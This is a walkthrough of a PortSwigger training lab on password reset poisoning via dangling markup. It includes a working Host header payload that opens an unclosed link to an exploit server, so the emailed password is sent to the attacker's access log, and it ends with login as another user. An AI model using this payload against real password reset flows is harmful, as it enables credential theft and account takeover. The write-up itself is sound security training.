
The lab
here is how portswigger describes it
This lab is vulnerable to password reset poisoning via dangling markup. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials:
wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.
this reset flow does not use a token, it emails the new password directly in the body text. the Host header is reflected, as a port, inside an unescaped single-quoted string in the email's raw HTML, and the new password sits just after it. we cannot change the domain (it errors), but we can append an arbitrary port, and that port lets us break out of the string and inject a dangling-markup payload. the half-open <a href="//our-server/? swallows the rest of the email, including the password, and ships it to our access log when the mail is viewed. we do it for carlos and read his new password from our log.
why the dangling markup leaks the password#
the flaw is two-fold, the email contains the secret (the new password) in its body, and our input (the Host port) is reflected into the email's HTML without escaping. the rendered view is sanitised with DOMPurify, but the raw HTML view is not, so an injected tag survives there. because our port lands inside a single-quoted attribute string, a ' closes that string and lets us start a new element. we open an <a href="//exploit-server/? and never close it, a dangling tag, so the browser treats everything after it, up to the next quote, as part of the URL. that "everything after" includes the new password. the moment the email is viewed, the browser tries to resolve the link and sends the trailing content to our server as a query string. the secret was in the page and our unescaped injection turned the rest of the page into an exfiltration channel.
Step 1 - see the tokenless reset#

we request a password reset for our own account, then open the email client on the exploit server. the link only points to the generic login page with no reset token, instead, a new password is sent directly in the email body.
Step 2 - note the sanitisation gap#

we study the response to GET /email. the email HTML is written to a string and sanitised with DOMPurify before the browser renders it, so the rendered view is clean.
<script>
    window.addEventListener('DOMContentLoaded', () => {
        for (let el of document.getElementsByClassName('dirty-body')) {
            el.innerHTML = DOMPurify.sanitize(el.getAttribute('data-dirty'));
        }
    });
</script>
Step 3 - find the unsanitised raw view and the port trick#


the email client also lets us view each email as raw HTML, and unlike the rendered version this is not sanitised. we send POST /forgot-password to Repeater. tampering with the domain in the Host header throws a server error, but we can add an arbitrary, non-numeric port and still reach the site and trigger the reset:
Host: YOUR-LAB-ID.web-security-academy.net:arbitraryport
Step 4 - confirm the reflection point#
we check the raw version of our email and see our injected port reflected inside a link as an unescaped, single-quoted string, and the new password follows shortly after it. that is our injection point, right before the secret.

Step 5 - inject the dangling-markup payload#

we send POST /forgot-password again, using the port to break out of the string and open a dangling <a> tag pointing at our exploit server:
Host: YOUR-LAB-ID.web-security-academy.net:'<a href="//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/?
Step 6 - capture the exfiltrated body#


we check the email client and find a new email with most of its content missing, swallowed by our unclosed tag. on the exploit server's access log there is an entry beginning GET /?/login'>[…] containing the rest of the email body, including the new password.
Step 7 - target carlos#

in Repeater we send the request one last time with the username parameter changed to carlos. we refresh the access log and read carlos's new password from the corresponding entry.
Step 8 - log in as carlos#
we log in as carlos with the captured password.

with this, the lab is solved!